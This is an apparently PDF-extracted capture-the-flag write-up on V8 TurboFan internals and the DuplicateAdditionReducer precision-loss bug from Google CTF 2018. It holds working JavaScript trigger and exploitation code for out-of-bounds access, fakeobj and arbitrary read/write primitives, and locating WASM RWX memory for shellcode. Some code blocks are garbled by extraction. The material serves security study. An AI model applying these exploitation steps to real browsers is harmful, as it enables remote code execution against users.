If you look at the file <u>stopcode.h</u> we can see various types of opcodes that correspond to some kind of add primitive.

```
V(JSAdd)
V(NumberAdd)
V(SpeculativeNumberAdd)
V(SpeculativeSafeIntegerAdd)
V(Int32Add)
// many more [...]
```

So, without going into too much details we're going to do one more experiment. Let's make small snippets of code that generate each one of these opcodes. For each one, we want to confirm we've got the expected opcode in the sea of node.

SpeculativeSafeIntegerAdd

```
let opt_me = (x) => {
    return x + 1;
}

for (var i = 0; i < 0x10000; ++i)
    opt_me(i);
%DebugPrint(opt_me);
%SystemBreak();</pre>
```

In this case, TurboFan speculates that \bar{x} will be an integer. This guess is made due to the type feedback we mentioned earlier.

Indeed, before kicking out TurboFan, v8 first quickly generates ignition bytecode that gathers type feedback.

The x + 1 statement is represented by the AddSmi ignition opcode.

If you want to know more, Franziska Hinkelmann wrote a blog post about ignition bytecode.

Let's read the code to quickly understand the semantics.


```
// Adds an immediate value <imm> to the value in the accumulator.
IGNITION_HANDLER(AddSmi, InterpreterBinaryOpAssembler) {
   BinaryOpSmiWithFeedback(&BinaryOpAssembler::Generate_AddWithFeedback);
}
```

This code means that everytime this ignition opcode is executed, it will gather type feedback to to enable TurboFan's speculative optimizations.

We can examine the type feedback vector (which is the structure containing the profiling data) of a function by using *DebugPrint* or the job gdb command on a tagged pointer to a

FeedbackVector.


Thanks to this profiling, TurboFan knows it can generate a SpeculativeSafeIntegerAdd. This is exactly the reason why it is called *speculative* optimization (TurboFan makes guesses, assumptions, based on this profiling). However, once optimized, if opt_me is called with a completely different parameter type, there would be a deoptimization.



SpeculativeNumberAdd

```
let opt_me = (x) => {
    return x + 100000000000;
}
opt_me(42);
%OptimizeFunctionOnNextCall(opt_me);
opt_me(4242);
```

If we modify a bit the previous code snippet and use a higher value that can't be represented by a <u>small integer (Smi)</u>, we'll get a <u>SpeculativeNumberAdd</u> instead. TurboFan speculates about the type of x and relies on type feedback.





Int32Add

```
let opt_me= (x) => {
    let y = x ? 10 : 20;
    return y + 100;
}
opt_me(true);
%OptimizeFunctionOnNextCall(opt_me);
opt_me(false);
```

At first, the addition y + 100 relies on speculation. Thus, the opcode SpeculativeSafeIntegerAdd is being used. However, during the simplified lowering phase, TurboFan understands that y + 100 is always going to be an addition between two small 32 bits integers, thus lowering the node to a Int32Add.

Before






JSAdd

```
let opt_me = (x) => {
    let y = x ?
        ({valueOf() { return 10; }})
        :
        ({[Symbol.toPrimitive]() { return 20; }});
    return y + 1;
}

opt_me(true);
%OptimizeFunctionOnNextCall(opt_me);
opt_me(false);
```

In this case, \underline{y} is a complex object and we need to call a slow \underline{JSAdd} opcode to deal with this kind of situation.




NumberAdd

```
let opt_me = (x) => {
  let y = x ? 10 : 20;
  return y + 100000000000;
```

```
opt_me(true);
%OptimizeFunctionOnNextCall(opt_me);
opt_me(false);
```

Like for the SpeculativeNumberAdd example, we add a value that can't be represented by an integer. However, this time there is no speculation involved. There is no need for any kind of type feedback since we can guarantee that y is an integer. There is no way to make y anything other than an integer.



The DuplicateAdditionReducer challenge

The <u>DuplicateAdditionReducer</u> written by <u>Stephen Röttger</u> for <u>Google CTF 2018</u> is a nice TurboFan challenge that adds a new reducer optimizing cases like x + 1 + 1.


Understanding the reduction

Let's read the relevant part of the code.

```
Reduction DuplicateAdditionReducer::Reduce(Node* node) {
    switch (node->opcode()) {
        case IrOpcode::kNumberAdd:
            return ReduceAddition(node);
        default:
            return NoChange();
    }
}
Reduction DuplicateAdditionReducer::ReduceAddition(Node* node) {
    DCHECK_EQ(node->op()->ControlInputCount(), 0);
```


```
DCHECK EQ(node->op()->EffectInputCount(), 0);
 DCHECK EQ(node->op()->ValueInputCount(), 2);
 Node* left = NodeProperties::GetValueInput(node, 0);
 if (left->opcode() != node->opcode()) {
   return NoChange(); // [1]
 Node* right = NodeProperties::GetValueInput(node, 1);
 if (right->opcode() != IrOpcode::kNumberConstant) {
   return NoChange(); // [2]
 Node* parent left = NodeProperties::GetValueInput(left, 0);
 Node* parent right = NodeProperties::GetValueInput(left, 1);
 if (parent right->opcode() != IrOpcode::kNumberConstant) {
   return NoChange(); // [3]
 double const1 = OpParameter<double>(right->op());
 double const2 = OpParameter<double>(parent right->op());
 Node* new const = graph()->NewNode(common()->NumberConstant(const1+const2));
 NodeProperties::ReplaceValueInput(node, parent left, 0);
 NodeProperties::ReplaceValueInput(node, new const, 1);
 return Changed(node); // [4]
}
```

Basically that means we've got 4 different code paths (read the code comments) when reducing a NumberAdd node. Only one of them leads to a node change. Let's draw a schema representing all of those cases. Nodes in red to indicate they don't satisfy a condition, leading to a return NoChange.



The case [4] will take both NumberConstant's double value and add them together. It will create a new NumberConstant node with a value that is the result of this addition.

The node's right input will become the newly created NumberConstant while the left input will be replaced by the left parent's left input.




Understanding the bug

Precision loss with IEEE-754 doubles

V8 represents numbers using [IEEE-754] doubles. That means it can encode integers using 52 bits. Therefore the maximum value is [pow (2,53)-1] which is [9007199254740991].

Number above this value can't all be represented. As such, there will be precision loss when computing with values greater than that.



A quick experiment in JavaScript can demonstrate this problem where we can get to strange behaviors.

```
d8> var x = Number.MAX SAFE INTEGER + 1
undefined
d8> x
9007199254740992
d8> x + 1
9007199254740992
d8> 9007199254740993 == 9007199254740992
true
d8 > x + 2
9007199254740994
d8> x + 3
9007199254740996
d8 > x + 4
9007199254740996
d8 > x + 5
9007199254740996
d8> x + 6
9007199254740998
```

Let's try to better understand this. 64 bits IEEE 754 doubles are represented using a 1-bit sign, 11-bit exponent and a 52-bit mantissa. When using the normalized form (exponent is non null), to compute the value, simply follow the following formula.

```
value = (-1)^sign * 2^(e) * fraction
e = 2^(exponent - bias)
bias = 1024 (for 64 bits doubles)
fraction = bit52*2^-0 + bit51*2^-1 + .... bit0*2^52
```

So let's go through a few computation ourselves.

number	exponent	mantissa
max	10000110011b = 1075n	111111111111111111111111111111111111111
max + 1	10000110100b = 1076n	000000000000000000000000000000000000000
max + 2	10000110100b = 1076n	000000000000000000000000000000000000000

exponent	е
10000110011b = 1075n	2^(1075-1024)
10000110100b = 1076n	2^(1076-1024)

mantissa	fraction
111111111111111111111111111111111111111	(1 + (1 - 2^-52))
000000000000000000000000000000000000000	1 + 0
000000000000000000000000000000000000000	1 + 2^-52

For each number, we'll have the following computation.

computation	result
(-1)^0 * 2^52 * (1 + (1 - 1/(2^52)))	9007199254740991
(-1)^0 * 2^53 * (1 + 0)	9007199254740992
(-1)^0 * 2^53 * (1 + 1/(2^52))	9007199254740994


You can try the computations using links $\underline{1}$, $\underline{2}$ and $\underline{3}$.

As you see, the precision loss is inherent to the way IEEE-754 computations are made. Even though we incremented the binary value, the corresponding real number was not incremented accordingly. It is *impossible* to represent the value <code>9007199254740993</code> using IEEE-754 doubles. That's why it is not possible to increment <code>9007199254740992</code>. You can however add 2 to <code>9007199254740992</code> because the result can be represented!

That means that x += 1; x += 1; may not be equivalent to x += 2. And that might be an interesting behaviour to exploit.

```
d8> var x = Number.MAX_SAFE_INTEGER + 1
9007199254740992
d8> x + 1 + 1
9007199254740992
d8> x + 2
9007199254740994
```

Therefore, those two graphs are not equivalent.



Furthermore, the reducer does not update the type of the changed node. That's why it is going to be 'incorrectly' typed with the old Range (9007199254740992, 9007199254740992), from

the previous Typer phase, instead of Range (9007199254740994, 9007199254740994) (even though the problem is that really, we cannot take for granted that there is no precision loss while computing m+n and therefore x += n; x += n; may not be equivalent to x += (n + n)).

There is going to be a mismatch between the addition result 9007199254740994 and the range type with maximum value of 9007199254740992. What if we can use this buggy range analysis to get to reduce a CheckBounds node during the simplified lowering phase in a way that it would remove it?

It is actually possible to trick the CheckBounds simplified lowering visitor into comparing an incorrect index Range to the length so that it believes that the index is in bounds when in reality it is not. Thus removing what seemed to be a useless bound check.


Let's check this by having yet another look at the sea of nodes!

First consider the following code.

```
let opt_me = (x) => {
    let arr = new Array(1.1,1.2,1.3,1.4);
    arr2 = new Array(42.1,42.0,42.0);
    let y = (x == "foo") ? 4503599627370495 : 4503599627370493;
    let z = 2 + y + y ; // maximum value : 2 + 4503599627370495 * 2 = 9007199254740992
    z = z + 1 + 1; // 9007199254740992 + 1 + 1 = 9007199254740992 + 1 = 9007199254740992
    // replaced by 9007199254740992+2=9007199254740994 because of the incorrect reduction
    z = z - (4503599627370495*2); // max = 2 vs actual max = 4
    return arr[z];
}

opt_me("");
%OptimizeFunctionOnNextCall(opt_me);
let res = opt_me("foo");
print(res);
```

We do get a graph that looks exactly like the problematic drawing we showed before. Instead of getting two $\underbrace{\text{NumberAdd}(x, 1)}$, we get only one with $\underbrace{\text{NumberAdd}(x, 2)}$, which is not equivalent.



The maximum value of z will be the following:

```
d8> var x = 9007199254740992

d8> x = x + 2 // because of the buggy reducer!

9007199254740994

d8> x = x - (4503599627370495*2)
```

However, the index range used when visiting CheckBounds during simplified lowering will be computed as follows:

```
d8> var x = 9007199254740992

d8> x = x + 1

9007199254740992


d8> x = x + 1

9007199254740992

d8> x = x - (4503599627370495*2)

2
```

Confirm that by looking at the graph.



The index type used by CheckBounds is Range (0,2) (but in reality, its value can be up to 4) whereas the length type is Range (4,4). Therefore, the index looks to be always in bounds, making the CheckBounds disappear. In this case, we can load/store 8 or 16 bytes further

(length is 4, we read at index 4. You could also have an array of length 3 and read at index 3 or 4.).

Actually, if we execute the script, we get some OOB access and leak memory!

```
$ d8 trigger.js --allow-natives-syntax 3.0046854007112e-310
```

Exploitation

Now that we understand the bug, we may want to improve our primitive. For instance, it would be interesting to get the ability to read and write more memory.

Improving the primitive

```
One thing to try is to find a value such that the difference between x + n + n and x + m (with m = n + n and x = Number.MAX_SAFE_INTEGER + 1) is big enough.
```

For instance, replacing x + 007199254740989 + 9007199254740966 by x + 9014398509481956 gives us an out of bounds by 4 and not 2 anymore.

```
d8> sum = 007199254740989 + 9007199254740966

x + 9014398509481956

d8> a = x + sum

18021597764222948

d8> b = x + 007199254740989 + 9007199254740966

18021597764222944

d8> a - b

4
```

```
d8> var sum = 007199254740989 + 9007199254740966 + 007199254740989 + 9007199254740966 undefined d8> var x = Number.MAX_SAFE_INTEGER + 1 undefined d8> x + sum 27035996273704904 d8> x + 007199254740989 + 9007199254740966 + 007199254740989 + 9007199254740966 27035996273704896 d8> 27035996273704904 - 27035996273704896 8
```

Now we get a delta of 8.

Or maybe we could amplify even more the precision loss using other operators?

```
d8> var x = Number.MAX_SAFE_INTEGER + 1
undefined
d8> 10 * (x + 1 + 1)
90071992547409920
d8> 10 * (x + 2)
90071992547409940
```

That gives us a delta of 20 because precision_loss * 10 = 20 and the precision loss is of 2.

Step 0 : Corrupting a FixedDoubleArray

First, we want to observe the memory layout to know what we are leaking and what we want to overwrite exactly. For that, I simply use my <u>custom</u> *DumpObjects v8 runtime function. Also, I use an ArrayBuffer with two views: one Float64Array and one BigUint64Array to easily convert between 64 bits floats and 64 bits integers.

```
let ab = new ArrayBuffer(8);
let fv = new Float64Array(ab);
let dv = new BigUint64Array(ab);
let f2i = (f) => {
 fv[0] = f;
 return dv[0];
let hexprintablei = (i) => {
 return (i).toString(16).padStart(16,"0");
let debug = (x,z, leak) \Rightarrow \{
 print("oob index is " + z);
 print("length is " + x.length);
 print("leaked 0x" + hexprintablei(f2i(leak)));
 %DumpObjects(x,13); // 23 & 3 to dump the jsarray's elements
};
let opt me = (x) => {
 let arr = new Array(1.1,1.2,1.3);
 arr2 = new Array(42.1, 42.0, 42.0);
 let y = (x == "foo") ? 4503599627370495 : 4503599627370493;
 let z = 2 + y + y; // 2 + 4503599627370495 * 2 = 9007199254740992
 z = z + 1 + 1;
  z = z - (4503599627370495*2);
 let leak = arr[z];
```

```
if (x == "foo")
   debug(arr,z, leak);
   return leak;
}

opt_me("");
%OptimizeFunctionOnNextCall(opt_me);
let res = opt_me("foo");
```

That gives the following results:

```
oob index is 4
length is 3
leaked 0x000000300000000
---- [ FIXED DOUBLE ARRAY TYPE : 0x28 ] ----
0x00002e5fddf8b6a8 0x00002af7fe681451 MAP TYPE
0x00002e5fddf8b6b0 0x00000030000000
0x00002e5fddf8b6b8 0x3ff19999999999 arr[0]
0x00002e5fddf8b6c0 0x3ff33333333333 arr[1]
---- [ FIXED DOUBLE_ARRAY_TYPE : 0x28 ] ----
0x00002e5fddf8b6d0 0x00002af7fe681451 MAP_TYPE // also arr[3]
0x00002e5fddf8b6e0 0x40450ccccccccd arr2[0] == 42.1
0x00002e5fddf8b6e8 0x404500000000000 arr2[1] == 42.0
0x00002e5fddf8b6f0 0x404500000000000
---- [ JS ARRAY TYPE : 0x20 ] -----
0x00002e5fddf8b6f8 0x0000290fb3502cf1 MAP_TYPE arr2 JSArray
0x00002e5fddf8b700 0x00002af7fe680c19 FIXED ARRAY TYPE [as]
0x00002e5fddf8b708 0x00002e5fddf8b6d1 FIXED_DOUBLE_ARRAY_TYPE
```

Obviously, both <code>FixedDoubleArray</code> of <code>arr</code> and <code>arr2</code> are contiguous. At <code>arr[3]</code> we've got <code>arr2</code>'s map and at <code>arr[4]</code> we've got <code>arr2</code>'s elements length (encoded as an Smi, which is 32 bits even on 64 bit platforms). Please note that we changed a little bit the trigger code:

```
< let arr = new Array(1.1,1.2,1.3,1.4);
---
> let arr = new Array(1.1,1.2,1.3);
```

Otherwise we would read/write the map instead, as demonstrates the following dump :

```
      0x0000108bcf50b6e0
      0x3ff4ccccccccccd
      arr[2]

      0x0000108bcf50b6e8
      0x3ff666666666666
      arr[3] == 1.3

      ----- [ FIXED_DOUBLE_ARRAY_TYPE : 0x28 ] -----
      0x0000108bcf50b6f0
      0x0000057520401451
      MAP_TYPE arr[4] with OOB index!

      0x0000108bcf50b6f8
      0x000000300000000
      0x0000108bcf50b700
      0x404500cccccccccccd

      0x0000108bcf50b708
      0x4045000000000000
      0x0000108bcf50b710
      0x4045000000000000

      ----- [ JS_ARRAY_TYPE : 0x20 ] -----
      0x0000108bcf50b718
      0x00001dd08d482cf1
      MAP_TYPE

      0x0000108bcf50b720
      0x0000057520400c19
      FIXED_ARRAY_TYPE
```

Step 1 : Corrupting a JSArray and leaking an ArrayBuffer's backing store

The problem with step 0 is that we merely overwrite the <code>FixedDoubleArray</code> 's length ... which is pretty useless because it is not the field actually controlling the JSArray's length the way we expect it, it just gives information about the memory allocated for the fixed array. Actually, the only <code>length</code> we want to corrupt is the one from the <code>JSArray</code>.

Indeed, the length of the JSArray is not necessarily the same as the length of the underlying FixedArray (or FixedDoubleArray). Let's quickly check that.

In this case, even though the length of the JSArray is 1, the underlying FixedArray as a length of 17, which is just fine! But that is something that you want to keep in mind.

If you want to get an OOB R/W primitive that's the JSArray 's length that you want to overwrite. Also if you were to have an out-of-bounds access on such an array, you may want

to check that the size of the underlying fixed array is not too big. So, let's tweak a bit our code to target the JSArray's length!

If you look at the memory dump, you may think that having the allocated JSArray before the FixedDoubleArray mightbe convenient, right?

Right now the layout is:

```
FIXED_DOUBLE_ARRAY_TYPE
FIXED_DOUBLE_ARRAY_TYPE
JS_ARRAY_TYPE
```

Let's simply change the way we are allocating the second array.

```
23c23
< arr2 = new Array(42.1,42.0,42.0);
---
> arr2 = Array.of(42.1,42.0,42.0);
```

Now we have the following layout

```
FIXED_DOUBLE_ARRAY_TYPE

JS_ARRAY_TYPE

FIXED_DOUBLE_ARRAY_TYPE
```

Cool, now we are able to access the JSArray instead of the FixedDoubleArray. However, we're accessing its properties field.

Thanks to the precision loss when transforming +1+1 into +2 we get a difference of 2 between the computations. If we get a difference of 4, we'll be at the right offset.

Transforming +1+1+1 into +3 will give us this!

```
d8 > x + 1 + 1 + 1
9007199254740992
d8 > x + 3
9007199254740996
26c26
< z = z + 1 + 1;
```

Now we are able to read/write the JSArray 's length.

> z = z + 1 + 1 + 1;

Now to leak the ArrayBuffer's data, it's very easy. Just allocate it right after the second

```
JSArray .
```

```
let arr = new Array(MAGIC, MAGIC);
arr2 = Array.of(1.2); // allows to put the JSArray *before* the fixed arrays
ab = new ArrayBuffer(AB_LENGTH);
```

This way, we get the following memory layout:

```
---- [ FIXED_DOUBLE_ARRAY_TYPE : 0x28 ] ----
0x00003a4d7608bb48  0x000023fe25c01451  MAP_TYPE
0x00003a4d7608bb50  0x000000030000000
0x00003a4d7608bb58  0x3ff19999999999  arr[0]
0x00003a4d7608bb60  0x3ff199999999999
0x00003a4d7608bb68  0x3ff199999999999
---- [ JS_ARRAY_TYPE : 0x20 ] ----
0x00003a4d7608bb70  0x000034dc44482d41  MAP_TYPE
0x00003a4d7608bb78  0x000023fe25c00c19  FIXED_ARRAY_TYPE
0x00003a4d7608bb80  0x00003a4d7608bba9  FIXED_DOUBLE_ARRAY_TYPE
```

```
0x00003a4d7608bb88 0x0000006400000000
---- [ FIXED ARRAY TYPE : 0x18 ] ----
0x00003a4d7608bb90 0x000023fe25c007a9
                                 MAP TYPE
0x00003a4d7608bb98 0x000000100000000
0x00003a4d7608bba0 0x000023fe25c005a9 ODDBALL TYPE
---- [ FIXED DOUBLE ARRAY TYPE : 0x18 ] ----
0x00003a4d7608bba8 0x000023fe25c01451 MAP TYPE
0x00003a4d7608bbb0 0x000000100000000
0x00003a4d7608bbb8 0x3ff33333333333 arr2[0]
---- [ JS ARRAY BUFFER TYPE : 0x40 ] ----
0x00003a4d7608bbc0 0x000034dc444821b1 MAP TYPE
0x00003a4d7608bbd0 0x000023fe25c00c19 FIXED ARRAY TYPE
0x00003a4d7608bbd8 0x000000000000100
0x00003a4d7608bbe0 0x0000556b8fdaea00 ab's backing store pointer!
0x00003a4d7608bbf0 0x0000000000000000
0x00003a4d7608bbf8 0x000000000000000
```

We can simply use the corrupted <code>JSArray</code> (<code>arr2</code>) to read the <code>ArrayBuffer</code> (<code>ab</code>). This will be useful later because memory pointed to by the <code>backing_store</code> is fully controlled by us, as we can put arbitrary data in it, through a data view (like a <code>Uint32Array</code>).

Now that we know a pointer to some fully controlled content, let's go to step 2!

Step 2: Getting a fake object

Arrays of PACKED_ELEMENTS can contain tagged pointers to JavaScript objects. For those unfamiliar with v8, the elements kind of a JsArray in v8 gives information about the type of elements it is storing. Read this if you want to know more about elements kind.

JSArray	ElementsKind
[1,2,3,4]	PACKED_SMI_ELEMENTS
[,,,,1,2,3]	HOLEY_SMI_ELEMENTS
[1.1,1.2]	PACKED_DOUBLE_ELEMENTS
[{}]	PACKED_ELEMENTS

Therefore if you can corrupt the content of an array of <code>PACKED_ELEMENTS</code>, you can put in a pointer to a crafted object. This is basically the idea behind the <code>fakeobj_primitive</code>. The idea is to simply put the address <code>backing_store+1</code> in this array (the original pointer is not tagged, v8 expect pointers to JavaScript objects to be tagged). Let's first simply write the value <code>0x4141414141</code> in the controlled memory.

Indeed, we know that the very first field of any object is a a pointer to a map (long story short, the map is the object that describes the type of the object. Other engines call it a shape or a structure. If you want to know more, just read the previous post on SpiderMonkey or this blog post).

Therefore, if v8 indeed considers our pointer as an object pointer, when trying to use it, we should expect a crash when dereferencing the map.

Achieving this is as easy as allocating an array with an object pointer, looking for the index to the object pointer, and replacing it by the (tagged) pointer to the previously leaked backing store.

```
let arr = new Array(MAGIC, MAGIC);
arr2 = Array.of(1.2); // allows to put the JSArray *before* the fixed arrays
evil_ab = new ArrayBuffer(AB_LENGTH);
packed_elements_array = Array.of(MARK1SMI, Math, MARK2SMI);
```

Quickly check the memory layout.

```
---- [ FIXED ARRAY TYPE : 0x18 ] ----
0x0000220f2ec82458 0x0000353622a007a9 MAP TYPE
---- [ FIXED DOUBLE ARRAY TYPE : 0x18 ] ----
0x0000220f2ec82480 0x3ff3333333333333
---- [ JS_ARRAY_BUFFER_TYPE : 0x40 ] -----
0x0000220f2ec82488 0x0000261a446821b1 MAP_TYPE
0x0000220f2ec824a0 0x00000000000100
0x0000220f2ec824a8 0x00005599e4b21f40
0x0000220f2ec824b0 0x000000000000002
---- [ JS ARRAY TYPE : 0x20 ] ----
0x0000220f2ec824d0 0x0000353622a00c19 FIXED ARRAY TYPE
---- [ FIXED ARRAY TYPE : 0x28 ] ----
0x0000220f2ec82500 0x00002f3befd86b81 JS OBJECT TYPE
```

Good, the FixedArray with the pointer to the Math object is located right after the ArrayBuffer. Observe that we put markers so as to scan memory instead of hardcoding offsets (which would be bad if we were to have a different memory layout for whatever reason).

After locating the (oob) index to the object pointer, simply overwrite it and use it.

```
let view = new BigUint64Array(evil_ab);
view[0] = 0x41414141414111; // initialize the fake object with this value as a map pointer
// ...
arr2[index_to_object_pointer] = tagFloat(fbackingstore_ptr);
packed_elements_array[1].x; // crash on 0x41414141414 because it is used as a map pointer
```

Et voilà!

Step 3 : Arbitrary read/write primitive

Going from step 2 to step 3 is fairly easy. We just need our ArrayBuffer to contain data that look like an actual object. More specifically, we would like to craft an ArrayBuffer with a controlled backing_store pointer. You can also directly corrupt the existing ArrayBuffer to make it point to arbitrary memory. Your call!

Don't forget to choose a length that is big enough for the data you plan to write (most likely, your shellcode).

```
let view = new BigUint64Array(evil_ab);
for (let i = 0; i < ARRAYBUFFER_SIZE / PTR_SIZE; ++i) {
    view[i] = f2i(arr2[ab_len_idx-3+i]);
    if (view[i] > 0x10000 && ! (view[i] & 1n))
        view[i] = 0x424242421; // backing_store
}
// [...]
arr2[magic_mark_idx+1] = tagFloat(fbackingstore_ptr); // object pointer
// [...]
let rw_view = new Uint32Array(packed_elements_array[1]);
rw_view[0] = 0x1337; // *0x42424242 = 0x1337
```

You should get a crash like this.

```
$ d8 rw.js
[+] corrupted JSArray's length
[+] Found backingstore pointer: 0000555c593d9890
Received signal 11 SEGV MAPERR 000042424242
==== C stack trace ================
[0x555c577b81a4]
[0x7ffa0331a390]
[0x555c5711b4ae]
[0x555c5728c967]
[0x555c572dc50f]
[0x555c572dbea5]
[0x555c572dbc55]
[0x555c57431254]
[0x555c572102fc]
[0x555c57215f66]
[0x555c576fadeb]
[end of stack trace]
```

Step 4: Overwriting WASM RWX memory

Now that's we've got an arbitrary read/write primitive, we simply want to overwrite RWX memory, put a shellcode in it and call it. We'd rather not do any kind of ROP or JIT code reuse (Overclok did this for SpiderMonkey).

V8 used to have the JIT'ed code of its JSFunction located in RWX memory. But this is not the case anymore. However, as Andrea Biondo showed on his blog, WASM is still using RWX memory. All you have to do is to instantiate a WASM module and from one of its function, simply find the WASM instance object that contains a pointer to the RWX memory in its field JumpTableStart.

Plan of action: 1. Read the JSFunction's shared function info 2. Get the WASM exported function from the shared function info 3. Get the WASM instance from the exported function 4. Read the JumpTableStart field from the WASM instance

As I mentioned above, I use a modified v8 engine for which I implemented a *Dumpobjects feature that prints an annotated memory dump. It allows to very easily understand how to get from a WASM JS function to the JumpTableStart pointer. I put some code here (Use it at your own risks as it might crash sometimes). Also, depending on your current checkout, the code may not be compatible and you will probably need to tweak it.

%DumpObjects will pinpoint the pointer like this:

```
---- [ WASM_INSTANCE_TYPE : 0x118 : REFERENCES RWX MEMORY] -----
[...]
0x00002fac7911ec20  0x0000087e7c50a000    JumpTableStart [RWX]
```

So let's just find the RWX memory from a WASM function.

sample_wasm.js can be found here.

```
d8> load("sample wasm.js")
d8> %DumpObjects(global test,10)
---- [ JS FUNCTION TYPE : 0x38 ] ----
0x00002fac7911ed10 0x00001024ebc84191
                               MAP_TYPE
0x00002fac7911ed20 0x00000cdfc0080c19 FIXED ARRAY TYPE
0x00002fac7911ed28 0x00002fac7911ecd9 SHARED FUNCTION INFO TYPE
0x00002fac7911ed30 0x00002fac79101741 NATIVE CONTEXT TYPE
0x00002fac7911ed38 0x00000d1caca00691 FEEDBACK_CELL_TYPE
                                CODE TYPE
0x00002fac7911ed40 0x00002dc28a002001
---- [ TRANSITION ARRAY TYPE : 0x30 ] ----
MAP TYPE
0x00002fac7911ed50 0x000000400000000
function 1() { [native code] }
```

```
0x00002fac7911ece0
               0x00002fac7911ecb1
                               WASM EXPORTED FUNCTION DATA TYPE
0x00002fac7911ece8
               0x00000cdfc00842c1
                               ONE BYTE INTERNALIZED STRING TYPE
0x00002fac7911ecf0 0x00000cdfc0082ad1
                              FEEDBACK METADATA TYPE
ODDBALL TYPE
0x00002fac7911ed00 0x00000000000004f
---- [ JS FUNCTION TYPE : 0x38 ] ----
0x00002fac7911ed10 0x00001024ebc84191
                             MAP TYPE
0x00002fac7911ed18 0x00000cdfc0080c19 FIXED ARRAY TYPE
SHARED FUNCTION INFO TYPE
52417812098265
d8> %DumpObjects(0x00002fac7911ecb1,11)
---- [ WASM EXPORTED FUNCTION DATA TYPE : 0x28 ] ----
0x00002fac7911ecb0
               0x00000cdfc00857a9 MAP TYPE
0x00002fac7911ecb8 0x00002dc28a002001 CODE TYPE
WASM INSTANCE TYPE
0x00002fac7911ecd0 0x000000100000000
